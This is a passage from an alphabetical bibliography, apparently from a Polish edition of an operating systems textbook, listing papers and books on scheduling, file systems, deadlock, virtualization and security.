- HEMKUMAR D. i VINAYKUMAR K.:** *Aggregate TCP Congestion Management for Internet QoS*, Proc. 2012 Int'l Conf. on Computing Sciences, IEEE, 2012, s. 375 – 378.
- HERDER J.N., BOS H., GRAS B., HOMBURG P. i TANENBAUM A.S.:** *Construction of a Highly Dependable Operating System*, Proc. Sixth European Dependable Computing Conf., 2006, s. 3 – 12.
- HERDER J.N., MOOLENBROEK D. VAN, APPUSWAMY R., WU B., GRAS B. i TANENBAUM A.S.:** *Dealing with Driver Failures in the Storage Stack*, Proc. Fourth Latin American Symp. on Dependable Computing, 2009, s. 119 – 126.

- HEWAGE K. i VOIGT T.:** *Towards TCP Communication with the Low Power Wireless Bus*, Proc. 11th Conf. on Embedded Networked Sensor Systems, ACM, Art. 53, 2013.
- HILBRICH T., DE SUPINSKI R., NAGEL W., PROTZE J., BAIER C. i MULLER M.:** *Distributed Wait State Tracking for Runtime MPI Deadlock Detection*, Proc. 2013 Int'l Conf. for High Performance Computing, Networking, Storage and Analysis, ACM, New York, NY, USA, 2013.
- HILDEBRAND D.:** *An Architectural Overview of QNX*, Proc. Workshop on Microkernels and Other Kernel Arch., ACM, 1992, s. 113 – 136.
- HIPSON P.:** *Mastering Windows XP Registry*, New York: Sybex, 2002.
- HOARE C.A.R.:** *Monitors, An Operating System Structuring Concept*, „Commun. of the ACM”, Vol. 17, October 1974, s. 549 – 557; Erratum in „Commun. of the ACM”, Vol. 18, February 1975, s. 95.
- HOCKING M.:** *Feature: Thin Client Security in the Cloud*, „J. Network Security”, Vol. 2011, June 2011, s. 17 – 19.
- HOHMUTH M., PETER M., HAERTIG H. i SHAPIRO J.:** *Reducing TCB Size by Using Untrusted Components: Small Kernels Versus Virtual-Machine Monitors*, Proc. 11th ACM SIGOPS European Workshop, ACM, Art. 22, 2004.
- HOLMBACKA S., AGREN D., LAFOND S. i LILIUS J.:** *QoS Manager for Energy Efficient Many-Core Operating Systems*, Proc. 21st Euromicro Int'l Conf. on Parallel, Distributed i Network-based Processing, IEEE, 2013, s. 318 – 322.
- HOLT R.C.:** *Some Deadlock Properties of Computer Systems*, „Computing Surveys”, Vol. 4, September 1972, s. 179 – 196.
- HOQUE M.A., SIEKKINEN M. i NURMINEN J.K.:** *TCP Receive Buffer Aware Wireless Multimedia Streaming: An Energy Efficient Approach*, Proc. 23rd Workshop on Network and Operating System Support for Audio and Video, ACM, 2013, s. 13 – 18.
- HOSSEINI M., PETERS J. i SHIRMOHAMMADI S.:** *Energy-Budget-Compliant Adaptive 3D Texture Streaming in Mobile Games*, Proc. Fourth Multimedia Systems Conf., ACM, 2013.
- HOWARD M. i LEBLANK D.:** *Writing Secure Code*, Redmond, WA: Microsoft Press, 2009.
- HRUBY T., BOS H. i TANENBAUM A.S.:** *When Slower Is Faster: On Heterogeneous Multicores for Reliable Systems*, Proc. USENIX Ann. Tech. Conf., USENIX, 2013.
- HRUBY T., VOGT D., BOS H. i TANENBAUM A.S.:** *Keep Net Working — On a Dependable and Fast Networking Stack*, Proc. 42nd Conf. on Dependable Systems and Networks, IEEE, 2012, s. 1 – 12.
- HUA J., LI M., SAKURAI K. i REN Y.:** *Efficient Intrusion Detection Based on Static Analysis and Stack Walks*, Proc. Fourth Int'l Workshop on Security, Springer-Verlag, 2009, s. 158 – 173.
- HUND R., WILLEMS C. i HOLZ T.:** *Practical Timing Side Channel Attacks against Kernel Space ASLR*, Proc. IEEE Symp. on Security and Privacy, IEEE, 2013, s. 191 – 205.
- HUTCHINSON N.C., MANLEY S., FEDERWISCH M., HARRIS G., HITZ D., KLEIMAN S. i O'MALLEY S.:** *Logical vs. Physical File System Backup*, Proc. Third Symp. on Operating Systems Design and Implementation, USENIX, 1999, s. 239 – 249.
- IEEE:** *Information Technology — Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*, New York: Institute of Electrical and Electronics Engineers, 1990.

INTEL: *PCI-SIG SR-IOV Primer: An Introduction to SR-IOV Technology*, Intel White Paper, 2011.

ION F.: *From Touch Displays to the Surface: A Brief History of Touchscreen Technology*, ArsTechnica, *History of Tech*, April 2013

ISLOOR S.S. i MARSLAND T.A.: *The Deadlock Problem: An Overview*, „Computer”, Vol. 13, September 1980, s. 58 – 78.

IVENS K.: *Optimizing the Windows Registry*, Hoboken, NJ: John Wiley & Sons, 1998.

JANTZ M.R., STRICKLAND C., KUMAR K., DIMITROV M. i DOSHI K.A.: *A Framework for Application Guidance in Virtual Memory Systems*, Proc. Ninth Int'l Conf. on Virtual Execution Environments, ACM, 2013, s. 155 – 166.

JEONG J., KIM H., HWANG J., LEE J. i MAENG S.: *Rigorous Rental Memory Management for Embedded Systems*, „ACM Trans. on Embedded Computing Systems”, Vol. 12, Art. 43, March 2013, s. 1 – 21.

JIANG X. i XU D.: *Profiling Self-Propagating Worms via Behavioral Footprinting*, Proc. Fourth ACM Workshop in Recurring Malcode, ACM, 2006, s. 17 – 24.

JIN H., LING X., IBRAHIM S., CAO W., WU S. i ANTONIU G.: *Flubber: Two-Level Disk Scheduling in Virtualized Environment*, Future Generation Computer Systems, Vol. 29, October 2013, s. 2222 – 2238.

JOHNSON E.A.: *Touch Display — A Novel Input/Output Device for Computers*, „Electronics Letters”, Vol. 1, No. 8, 1965, s. 219 – 220.

JOHNSON N.F. i JAJODIA S.: *Exploring Steganography: Seeing the Unseen*, „Computer”, Vol. 31, February 1998, s. 26 – 34.

JOO Y.: *F2FS: A New File System Designed for Flash Storage in Mobile Devices*, Embedded Linux Europe, Barcelona, Spain, November 2012.

JULA H., TOZUN P. i CANDEA G.: *Communix: A Framework for Collaborative Deadlock Immunity*, Proc. IEEE/IFIP 41st Int. Conf. on Dependable Systems and Networks, IEEE, 2011, s. 181 – 188.

JUNG D., KIM J., KIM J.-S. i LEE J.: *ScaleFFS: A Scalable Log-Structured Flash File System for Mobile Multimedia Systems*, „Trans. on Multimedia Computing, Commun. and Appl.”, Vol. 5, Art. 9, October 2008.

KABRI K. i SERET D.: *An Evaluation of the Cost and Energy Consumption of Security Protocols in WSNs*, Proc. Third Int'l Conf. on Sensor Tech. and Applications, IEEE, 2009, s. 49 – 54.

KAMAN S., SWETHA K., AKRAM S. i VARAPRASAS G.: *Remote User Authentication Using a Voice Authentication System*, Inf. Security J., Vol. 22, No. 3, 2013, s. 117 – 125.

KAMINSKY D.: *Explorations in Namespace: White-Hat Hacking across the Domain Name System*, „Commun. of the ACM”, Vol. 49, June 2006, s. 62 – 69.

KAMINSKY M., SAVVIDES G., MAZIERES D. i KAASHOEK M.F.: *Decentralized User Authentication in a Global File System*, Proc. 19th Symp. on Operating Systems Principles, ACM, 2003, s. 60 – 73.

KANETKAR Y.P.: *Writing Windows Device Drivers Course Notes*, New Delhi: BPB Publications, 2008.

KANG J., JEONG H. i CHUNG K.: *Scalable Depth Map Coding for 3D Video Using Contour Information*, Proc. 27th Ann. Symp. on Applied Computing, ACM, 2012, s. 1028 – 1029.

- KANT K. i MOHAPATRA P.: *Internet Data Centers*, „IEEE Computer”, Vol. 37, November 2004, s. 35 – 37.
- KAPRITSOS M., WANG Y., QUEMA V., CLEMENT A., ALVISI L. i DAHLIN M.: *All about Eve: Execute-Verify Replication for Multi-Core Servers*, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012, s. 237 – 250.
- KASIKCI B., ZAMFIR C. i CANDEA G.: *Data Races vs. Data Race Bugs: Telling the Difference with Portend*, Proc. 17th Int'l Conf. on Arc h. Support for Prog. Lang. and Operating Systems, ACM, 2012, s. 185 – 198.
- KATO S., ISHIKAWA Y. i RAJKUMAR R.: *Memory Management for Interactive Real-Time Applications*, „Real-Time Systems”, Vol. 47, May 2011, s. 498 – 517.
- KAUFMAN C., PERLMAN R. i SPECINER M.: *Network Security*, 2nd ed., Upper Saddle River, NJ: Prentice Hall, 2002.
- KELEHER P., COX A., DWARKADAS S. i ZWAENEPOEL W.: *TreadMarks: Distributed Shared Memory on Standard Workstations and Operating Systems*, Proc. USENIX Winter Conf., USENIX, 1994, s. 115 – 132.
- KERNIGHAN B.W. i PIKE R.: *The Linux Programmer's Toolbox*, Upper Saddle River, NJ: Prentice Hall, 1984.
- KIM J., LEE J., CHOI J., LEE D. i NOH S.H.: *Improving SSD Reliability with RAID via Elastic Striping and Anywhere Parity*, Proc. 43rd Int'l Conf. on Dependable Systems and Networks, IEEE, 2013, s. 1 – 12.
- KIRSCH C.M., SANVIDO M.A.A. i HENZINGER T.A.: *A Programmable Microkernel for Real-Time Systems*, Proc. First Int'l Conf. on Virtual Execution Environments, ACM, 2005, s. 35 – 45.
- KLEIMAN S.R.: *Vnodes: An Architecture for Multiple File System Types in Sun UNIX*, Proc. USENIX Summer Conf., USENIX, 1986, s. 238 – 247.
- KLEIN G., ELPHINSTONE K., HEISER G., ANDRONICK J., COCK D., DERRIN P., ELKA-DUWE D., ENGELHARDT K., KOLANSKI R., NORRISH M., SEWELL T., TUCH H. i WINWOOD S.: *seL4: Formal Verification of an OS Kernel*, Proc. 22nd Symp. on Operating Systems Principles, ACM, 2009, s. 207 – 220.
- KNUTH D.E.: *The Art of Computer Programming*, Vol. 2, Boston: Addison-Wesley, 1997.
- KOLLER R., MARMOL L., RANGASWAMI R., SUNDARARAMAN S., TALAGALA N. i ZHAO M.: *Write Policies for Host-side Flash Caches*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013, s. 45 – 58.
- KOUFATY D., REDDY D. i HAHN S.: *Bias Scheduling in Heterogeneous Multi-Core Architectures*, Proc. Fifth European Conf. on Computer Systems (EuroSys), ACM, 2010, s. 125 – 138.
- KRATZER C., DITTMANN J., LANG A. i KUHNE T.: *WLAN Steganography: A First Practical Review*, Proc. Eighth Workshop on Multimedia and Security, ACM, 2006, s. 17 – 22.
- KRAVETS R. i KRISHNAN P.: *Power Management Techniques for Mobile Communication*, Proc. Fourth ACM/IEEE Int'l Conf. on Mobile Computing and Networking, ACM/IEEE, 1998, s. 157 – 168.
- KRISH K.R., WANG G., BHATTACHARJEE P., BUTT A.R. i SNIADY C.: *On Reducing Energy Management Delays in Disks*, „J. Parallel and Distributed Computing”, Vol. 73, June 2013, s. 823 – 835.

- KRISHNAN R.: *Timeshared Video-on-Demand: A Workable Solution*, „IEEE Multimedia”, Vol. 6, January – March 1999, s. 77 – 79.
- KRUEGER P., LAI T.-H. i DIXIT-RADIYA V.A.: *Job Scheduling Is More Important Than Processor Allocation for Hypercube Computers*, „IEEE Trans. on Parallel and Distr. Systems”, Vol. 5, May 1994, s. 488 – 497.
- KUANG J., GUO D. i BHUYAN L.: *Power Optimization for Multimedia Transcoding on Multicore Servers*, Proc. Sixth Symp. on Arch. for Networking and Commun. Systems, ACM, Art. 29, 2010.
- KUMAR R., TULLSEN D.M., JOUPPI N.P. i RANGANATHAN P.: *Heterogeneous Chip Multiprocessors*, „Computer”, Vol. 38, November 2005, s. 32 – 38.
- KUMAR V.P. i REDDY S.M.: *Augmented Shuffle-Exchange Multistage Interconnection Networks*, „Computer”, Vol. 20, June 1987, s. 30 – 40.
- KWOK Y.-K., AHMAD I.: *Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors*, „Computing Surveys”, Vol. 31, December 1999, s. 406 – 471.
- LACHAIZE R., LEPERS B. i QUEMA V.: *MemProf: A Memory Profiler for NUMA Multicore Systems*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012.
- LAI W.K. i TANG C.-L.: *QoS-aware Downlink Packet Scheduling for LTE Networks*, „Computer Networks”, Vol. 57, May 2013, s. 1689 – 1698.
- LAMPORT L.: *Password Authentication with Insecure Communication*, „Commun. of the ACM”, Vol. 24, November 1981, s. 770 – 772.
- LAMPSON B.W. i STURGIS H.E.: *Crash Recovery in a Distributed Data Storage System*, Xerox Palo Alto Research Center Technical Report, June 1979.
- LAMPSON B.W.: *A Note on the Confinement Problem*, „Commun. of the ACM”, Vol. 10, October 1973, s. 613 – 615.
- LAMPSON B.W.: *Hints for Computer System Design*, „IEEE Software”, Vol. 1, January 1984, s. 11 – 28.
- LANDWEHR C.E.: *Formal Models of Computer Security*, „Computing Surveys”, Vol. 13, September 1981, s. 247 – 278.
- LANKES S., REBLE P., SINNEN O. i CLAUSS C.: *Revisiting Shared Virtual Memory Systems for Non-Coherent Memory-Coupled Cores*, Proc. 2012 Int'l Workshop on Programming Models for Applications for Multicores and Manycores, ACM, 2012, s. 45 – 54.
- LEE Y., JUNG T. i SHIN I.L.: *Demand-Based Flash Translation Layer Considering Spatial Locality*, Proc. 28th Annual Symp. on Applied Computing, ACM, 2013, s. 1550 – 1551.
- LEVENTHAL A.D.: *A File System All Its Own*, „Commun. of the ACM”, Vol. 56, May 2013, s. 64 – 67.
- LEVIN R., COHEN E.S., CORWIN W.M., POLLACK F.J. i WULF W.A.: *Policy/ Mechanism Separation in Hydra*, Proc. Fifth Symp. on Operating Systems Principles, ACM, 1975, s. 132 – 140.
- LEVINE G.N.: *Defining Deadlock*, „ACM SIGOPS Operating Systems Rev.”, Vol. 37, January 2003, s. 54 – 64.
- LEVINE J.G., GRIZZARD J.B. i OWEN H.L.: *Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection*, „IEEE Security and Privacy”, Vol. 4, January – February 2006, s. 24 – 32.

- LI D., JIN H., LIAO X., ZHANG Y. i ZHOU B.:** *Improving Disk I/O Performance in a Virtualized System*, „J. Computer and Syst. Sci.”, Vol. 79, March 2013a, s. 187 – 200.
- LI D., LIAO X., JIN H., ZHOU B. i ZHANG Q.:** *A New Disk I/O Model of Virtualized Cloud Environment*, „IEEE Trans. on Parallel and Distributed Systems”, Vol. 24, June 2013b, s. 1129 – 1138.
- LI K. i HUDAK P.:** *Memory Coherence in Shared Virtual Memory Systems*, „ACM Trans. on Computer Systems”, Vol. 7, November 1989, s. 321 – 359.
- LI K., KUMPF R., HORTON P. i ANDERSON T.:** *A Quantitative Analysis of Disk Drive Power Management in Portable Computers*, Proc. USENIX Winter Conf., USENIX, 1994, s. 279 – 291.
- LI K.:** *Shared Virtual Memory on Loosely Coupled Multiprocessors*, Yale University, 1986 [praca doktorska].
- LI Y., SHOTRE S., OHARA Y., KROEGER T.M., MILLER E.L. i LONG D.D.E.:** *Horus: Fine-Grained Encryption-Based Security for Large-Scale Storage*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013c, s. 147 – 160.
- LIEDTKE J.:** *Improving IPC by Kernel Design*, Proc. 14th Symp. on Operating Systems Principles, ACM, 1993, s. 175 – 188.
- LIEDTKE J.:** *On Micro-Kernel Construction*, Proc. 15th Symp. on Operating Systems Principles, ACM, 1995, s. 237 – 250.
- LIEDTKE J.:** *Toward Real Microkernels*, „Commun. of the ACM”, Vol. 39, September 1996, s. 70 – 77.
- LING X., JIN H., IBRAHIM S., CAO W. i WU S.:** *Efficient Disk I/O Scheduling with QoS Guarantee for Xen-based Hosting Platforms*, Proc. 12th Int'l Symp. on Cluster, Cloud i Grid Computing, IEEE/ACM, 2012, s. 81 – 89.
- LIONS J.:** *Lions' Commentary on Unix 6th Edition, with Source Code*, San Jose, CA: Peerto-Peer Communications, 1996.
- LIU C.L. i LAYLAND J.W.:** *Scheduling Algorithms for Multiprogramming in a Hard Real-Time Environment*, „J. of the ACM”, Vol. 20, January 1973, s. 46 – 61.
- LIU T., CURTSINGER C. i BERGER E.D.:** *Dthreads: Efficient Deterministic Multithreading*, Proc. 23rd Symp. of Operating Systems Principles, ACM, 2011, s. 327 – 336.
- LIU Y., MUPPALA J.K., VEERRAGHAVAN M., LIN D. i HAMDI M.:** *Data Center Networks: Topologies, Architectures and Fault-Tolerance Characteristics*, Springer, 2013.
- LO V.M.:** *Heuristic Algorithms for Task Assignment in Distributed Systems*, Proc. Fourth Int'l Conf. on Distributed Computing Systems, IEEE, 1984, s. 30 – 39.
- LORCH J.R. i SMITH A.J.:** *Apple Macintosh's Energy Consumption*, „IEEE Micro”, Vol. 18, November – December 1998, s. 54 – 63.
- LORCH J.R., PARNO B., MICKENS J., RAYKOVA M. i SCHIFFMAN J.:** *Shroud: Ensuring Private Access to Large-Scale Data in the Data Center*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013, s. 199 – 213.
- LOVE R.:** *Linux System Programming: Talking Directly to the Kernel and C Library*, Sebastopol, CA: O'Reilly & Associates, 2013.

- LÓPEZ-ORTIZ A., SALINGER A.**: *Paging for Multi-Core Shared Caches*, Proc. Innovations in Theoretical Computer Science, ACM, 2012, s. 113 – 127.
- LU L., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.**: *Fault Isolation and Quick Recovery in Isolation File Systems*, Proc. Fifth USENIX Workshop on Hot Topics in Storage and File Systems, USENIX, 2013.
- LUDWIG M.A.**: *The Little Black Book of Email Viruses*, Show Low, AZ: American Eagle Publications, 2002.
- LUO T., MA S., LEE R., ZHANG X., LIU D. i ZHOU L.**: *S-CAVE: Effective SSD Caching to Improve Virtual Machine Storage Performance*, Proc. 22nd Int'l Conf. on Parallel Arch. and Compilation Tech., IEEE, 2013, s. 103 – 112.
- MA A., DRAGGA C., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.**: *ffsck: The Fast File System Checker*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013.
- MAO W.**: *The Role and Effectiveness of Cryptography in Network Virtualization: A Position Paper*, Proc. Eighth ACM Asian SIGACT Symp. on Information, Computer i Commun. Security, ACM, 2013, s. 179 – 182.
- MARINO D., HAMMER C., DOLBY J., VAZIRI M., TIP F. i VITEK J.**: *Detecting Deadlock in Programs with Data-Centric Synchronization*, Proc. Int'l Conf. on Software Engineering, IEEE, 2013, s. 322 – 331.
- MARSH B.D., SCOTT M.L., LEBLANC T.J. i MARKATOS E.P.**: *First-Class User-Level Threads*, Proc. 13th Symp. on Operating Systems Principles, ACM, 1991, s. 110 – 121.
- MASHTIZADEH A.J., BITTAY A., HUANG Y.F. i MAZIERES D.**: *Replication, History i Grafting in the Ori File System*, Proc. 24th Symp. on Operating System Principles, ACM, 2013, s. 151 – 166.
- MATTHUR A. i MUNDUR P.**: *Dynamic Load Balancing Across Mirrored Multimedia Servers*, Proc. 2003 Int'l Conf. on Multimedia, IEEE, 2003, s. 53 – 56.
- MAXWELL S.**: *Linux Core Kernel Commentary*, Scottsdale, AZ: Coriolis Group Books, 2001.
- MAZUREK M.L., THERESKA E., GUNAW ARDENA D., HARPER R. i SCOTT J.**: *ZZFS: A Hybrid Device and Cloud File System for Spontaneous Users*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 195 – 208.
- MCKUSICK M.K. i NEVILLE-NEIL G.V.**: *The Design and Implementation of the FreeBSD Operating System*, Boston: Addison-Wesley, 2004.
- MCKUSICK M.K., BOSTIC K., KARELS M.J. i QUARTERMAN J.S.**: *The Design and Implementation of the 4.4BSD Operating System*, Boston: Addison-Wesley, 1996.
- MCKUSICK M.K.**: *Disks from the Perspective of a File System*, „Commun. of the ACM”, Vol. 55, November 2012, s. 53 – 55.
- MEAD N.R.**: *Who Is Liable for Insecure Systems?* „Computer”, Vol. 37, July 2004, s. 27 – 34.
- MELLOR-CRUMMEY J.M. i SCOTT M.L.**: *Algorithms for Scalable Synchronization on Shared-Memory Multiprocessors*, „ACM Trans. on Computer Systems”, Vol. 9, February 1991, s. 21 – 65.
- MIKHAYLOV K. i TERVONEN J.**: *Energy Consumption of the Mobile Wireless Sensor Network's Node with Controlled Mobility*, Proc. 27th Int'l Conf. on Advanced Networking and Applications Workshops, IEEE, 2013, s. 1582 – 1587.

- MILOJICIC D.:** *Security and Privacy*, „IEEE Concurrency”, Vol. 8, April – June 2000, s. 70 – 79.
- MOODY G.:** *Rebel Code*, Cambridge. MA: Perseus Publishing, 2001.
- MOON S. i REDDY A.L.N.:** *Don't Let RAID Raid the Lifetime of Your SSD Array*, Proc. Fifth USENIX Workshop on Hot Topics in Storage and File Systems, USENIX, 2013.
- MORRIS R. i THOMPSON K.:** *Password Security: A Case History*, „Commun. of the ACM”, Vol. 22, November 1979, s. 594 – 597.
- MORUZ G. i NEGOESCU A.:** *Outperforming LRU Via Competitive Analysis on Parametrized Inputs for Paging*, Proc. 23rd ACM-SIAM Symp. on Discrete Algorithms, SIAM, s. 1669 – 1680.
- MOSHCHUK A., BRAGIN T., GRIBBLE S.D. i LEVY H.M.:** *A Crawler-Based Study of Spyware on the Web*, Proc. Network and Distributed System Security Symp., Internet Society, 2006, s. 1 – 17.
- MULLENDER S.J. i TANENBAUM A.S.:** *Immediate Files*, „Software Practice and Experience”, Vol. 14, 1984, s. 365 – 368.
- NACHENBERG C.:** *Computer Virus-Antivirus Coevolution*, „Commun. of the ACM”, Vol. 40, January 1997, s. 46 – 51.
- NARAYANAN D.N. THERESKA E., DONNELLY A., ELNIKETY S. i ROWSTRON A.:** *Migrating Server Storage to SSDs: Analysis of Tradeoffs*, Proc. Fourth European Conf. on Computer Systems (EuroSys), ACM, 2009.
- NELSON M., LIM B.-H. i HUTCHINS G.:** *Fast Transparent Migration for Virtual Machines*, Proc. USENIX Ann. Tech. Conf., USENIX, 2005, s. 391 – 394.
- NEMETH E., SNYDER G., HEIN T.R. i WHALEY B.:** *UNIX and Linux System Administration Handbook*, 4th ed., Upper Saddle River, NJ: Prentice Hall, 2013.
- NEWTON G.:** *Deadlock Prevention, Detection i Resolution: An Annotated Bibliography*, „ACM SIGOPS Operating Systems Rev.”, Vol. 13, April 1979, s. 33 – 44.
- NIEH J. i LAM M.S.:** *A SMART Scheduler for Multimedia Applications*, „ACM Trans. on Computer Systems”, Vol. 21, May 2003, s. 117 – 163.
- NIGHTINGALE E.B., ELSON J., FAN J., HOGMANN O., HOWELL J. i SUZUE Y.:** *Flat Datacenter Storage*, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012, s. 1 – 15.
- NIJIM M., QIN X., QIU M. i LI K.:** *An Adaptive Energy-conserving Strategy for Parallel Disk Systems*, „Future Generation Computer Systems”, Vol. 29, January 2013, s. 196 – 207.
- NIST (National Institute of Standards and Technology):** FIPS Pub. 180-1, 1995.
- NIST (National Institute of Standards and Technology):** *The NIST Definition of Cloud Computing, Special Publication 800-145, Recommendations of the National Institute of Standards and Technology*, 2011.
- NO J.:** *NAND Flash Memory-Based Hybrid File System for High I/O Performance*, „J. Parallel and Distributed Computing”, Vol. 72, December 2012, s. 1680 – 1695.
- OH Y., CHOI J., LEE D. i NOH S.H.:** *Caching Less for Better Performance: Balancing Cache Size and Update Cost of Flash Memory Cache in Hybrid Storage Systems*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 313 – 326.

- OHNISHI Y. i YOSHIDA T.**: *Design and Evaluation of a Distributed Shared Memory Network for Application-Specific PC Cluster Systems*, Proc. Workshops of Int'l Conf. on Advanced Information Networking and Applications, IEEE, 2011, s. 63 – 70.
- OKI B., PFLUEGL M., SIEGEL A. i SKEEN D.**: *The Information Bus — An Architecture for Extensible Distributed Systems*, Proc. 14th Symp. on Operating Systems Principles, ACM, 1993, s. 58 – 68.
- ONGARO D., RUMBLE S.M., STUTSMAN R., OUSTERHOUT J. i ROSENBLUM M.**: *Fast Crash Recovery in RAMCloud*, Proc. 23rd Symp. of Operating Systems Principles, ACM, 2011, s. 29 – 41.
- ORGANICK E.I.**: *The Multics System*, Cambridge, MA: MIT Press, 1972.
- ORTOLANI S. i CRISPO B.**: *NoisyKey: Tolerating Keyloggers via Keystrokes Hiding*, Proc. Seventh USENIX Workshop on Hot Topics in Security, USENIX, 2012.
- ORWICK P. i SMITH G.**: *Developing Drivers with the Windows Driver Foundation*, Redmond, WA: Microsoft Press, 2007.
- OSTRAND T.J. i WEYUKER E.J.**: *The Distribution of Faults in a Large Industrial Software System*, Proc. 2002 ACM SIGSOFT Int'l Symp. on Software Testing and Analysis, ACM, 2002, s. 55 – 64.
- OSTROWICK J.**: *Locking Down Linux — An Introduction to Linux Security*, Raleigh, NC: Lulu Press, 2013.
- OUSTERHOUT J.K.**: *Scheduling Techniques for Concurrent Systems*, Proc. Third Int'l Conf. on Distrib. Computing Systems, IEEE, 1982, s. 22 – 30.
- OUSTERHOUT J.L.**: *Why Threads are a Bad Idea (for Most Purposes)*, Presentation at Proc. USENIX Winter Conf., USENIX, 1996.
- PARK S. i OHM S.-Y.**: *Real-Time FAT File System for Mobile Multimedia Devices*, Proc. Int'l Conf. on Consumer Electronics, IEEE, 2006, s. 245 – 346.
- PARK S. i SHEN K.**: *FIOS: A Fair, Efficient Flash I/O Scheduler*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 155 – 170.
- PARK S.O. i KIM S.J.**: *ENFFiS: An Enhanced NAND Flash Memory File System for Mobile Embedded Multimedia Systems*, „Trans. on Embedded Computing Systems”, Vol. 12, Art. 23, February 2013.
- PATE S.D.**: *UNIX Filesystems: Evolution, Design i Implementation*, Hoboken, NJ: John Wiley & Sons, 2003.
- PATHAK A., HU Y.C. i ZHANG M.**: *Where Is the Energy Spent inside My App? Fine Grained Energy Accounting on Smartphones with Eprof*, Proc. Seventh European Conf. on Computer Systems (EuroSys), ACM, 2012.
- PATTERSON D. i HENNESSY J.**: *Computer Organization and Design*, 5th ed., Burlington, MA: Morgan Kaufman, 2013.
- PATTERSON D.A., GIBSON G. i KATZ R.**: *A Case for Redundant Arrays of Inexpensive Disks (RAID)*, Proc. ACM SIGMOD Int'l. Conf. on Management of Data, ACM, 1988, s. 109 – 166.
- PEARCE M., ZEADALLY S. i HUNT R.**: *Virtualization: Issues, Security Threats i Solutions*, „Computing Surveys”, ACM, Vol. 45, Art. 17, February 2013.

- PENNEMAN N., KUDINSKLAS D., RAWSTHORNE A., DE SUTTER B. i DE BOS-SCHERE K.: *Formal Virtualization Requirements for the ARM Architecture*, „J. System Architecture: the EUROMICRO J.”, Vol. 59, March 2013, s. 144 – 154.
- PESERICO E.: *Online Paging with Arbitrary Associativity*, Proc. 14th ACM-SIAM Symp. on Discrete Algorithms, ACM, 2003, s. 555 – 564.
- PETERSON G.L.: *Myths about the Mutual Exclusion Problem*, Information Processing Letters, Vol. 12, June 1981, s. 115 – 116.
- PETRUCCI V. i LOQUES O.: *Lucky Scheduling for Energy-Efficient Heterogeneous Multicore Systems*, Proc. USENIX Workshop on Power-Aware Computing and Systems, USENIX, 2012.
- PETZOLD C.: *Programming Windows*, 6th ed., Redmond, WA: Microsoft Press, 2013.
- PIKE R., PRESOTTO D., THOMPSON K., TRICKEY H. i WINTERBOTTOM P.: *The Use of Name Spaces in Plan 9*, Proc. 5th ACM SIGOPS European Workshop, ACM, 1992, s. 1 – 5.
- POPEK G.J. i GOLDBERG R.P.: *Formal Requirements for Virtualizable Third Generation Architectures*, „Commun. of the ACM”, Vol. 17, July 1974, s. 412 – 421.
- PORTNOY M.: *Virtualization Essentials*, Hoboken, NJ: John Wiley & Sons, 2012.
- PRABHAKAR R., KANDEMIR M. i JUNG M.: *Disk-Cache and Parallelism Aware I/O Scheduling to Improve Storage System Performance*, Proc. 27th Int'l Symp. on Parallel and Distributed Computing, IEEE, 2013, s. 357 – 368.
- PRECHELT L.: *An Empirical Comparison of Seven Programming Languages*, „Computer”, Vol. 33, October 2000, s. 23 – 29.
- PYLA H. i VARADARAJAN S.: *Transparent Runtime Deadlock Elimination*, Proc. 21st Int'l Conf. on Parallel Architectures and Compilation Techniques, ACM, 2012, s. 477 – 478.
- QUIGLEY E.: *UNIX Shells by Example*, 4th ed., Upper Saddle River, NJ: Prentice Hall, 2004.
- RAJGARHIA A. i GEHANI A.: *Performance and Extension of User Space File Systems*, Proc. 2010 ACM Symp. on Applied Computing, ACM, 2010, s. 206 – 213.
- RASANEH S. i BANIROSTAM T.: *A New Structure and Routing Algorithm for Optimizing Energy Consumption in Wireless Sensor Network for Disaster Management*, Proc. Fourth Int'l Conf. on Intelligent Systems, Modelling i Simulation, IEEE, s. 481 – 485.
- RAVINDRANATH L., PADHYE J., AGARWAL S., MAHAJAN R., OBERMILLER I. i SHAYANDEH S.: *AppInsight: Mobile App Performance Monitoring in the Wild*, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012, s. 107 – 120.
- RECTOR B.E. i NEWCOMER J.M.: *Win32 Programming*, Boston: Addison-Wesley, 1997.
- REDDY A.L.N. i WYLLIE J.C.: *Disk Scheduling in a Multimedia I/O System*, Proc. ACM Multimedia Conf., ACM, 1993, s. 225 – 233.
- REDDY A.L.N., WYLLIE J.C. i WIJAYARATNE K.B.R.: *Disk Scheduling in a Multimedia I/O system*, „ACM Trans. on Multimedia Computing, Communications i Applications”, Vol. 1, February 2005, s. 37 – 59.
- REEVES R.D.: *Windows 7 Device Driver*, Boston: Addison-Wesley, 2010.

- RENZELMANN M.J., KADAV A. i SWIFT M.M.: *SymDrive: Testing Drivers without Devices*, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012, s. 279 – 292.
- RIEBACK M.R., CRISPO B. i TANENBAUM A.S.: *Is Your Cat Infected with a Computer Virus?*, Proc. Fourth IEEE Int'l Conf. on Pervasive Computing and Commun., IEEE, 2006, s. 169 – 179.
- RITCHIE D.M. i THOMPSON K.: *The UNIX Timesharing System*, „Commun. of the ACM”, Vol. 17, July 1974, s. 365 – 375.
- RIVEST R.L., SHAMIR A. i ADLEMAN L.: *On a Method for Obtaining Digital Signatures and Public Key Cryptosystems*, „Commun. of the ACM”, Vol. 21, February 1978, s. 120 – 126.
- RIZZO L.: *Netmap: A Novel Framework for Fast Packet I/O*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012.
- ROBBINS A.: *UNIX in a Nutshell*, Sebastopol, CA: O'Reilly & Associates, 2005.
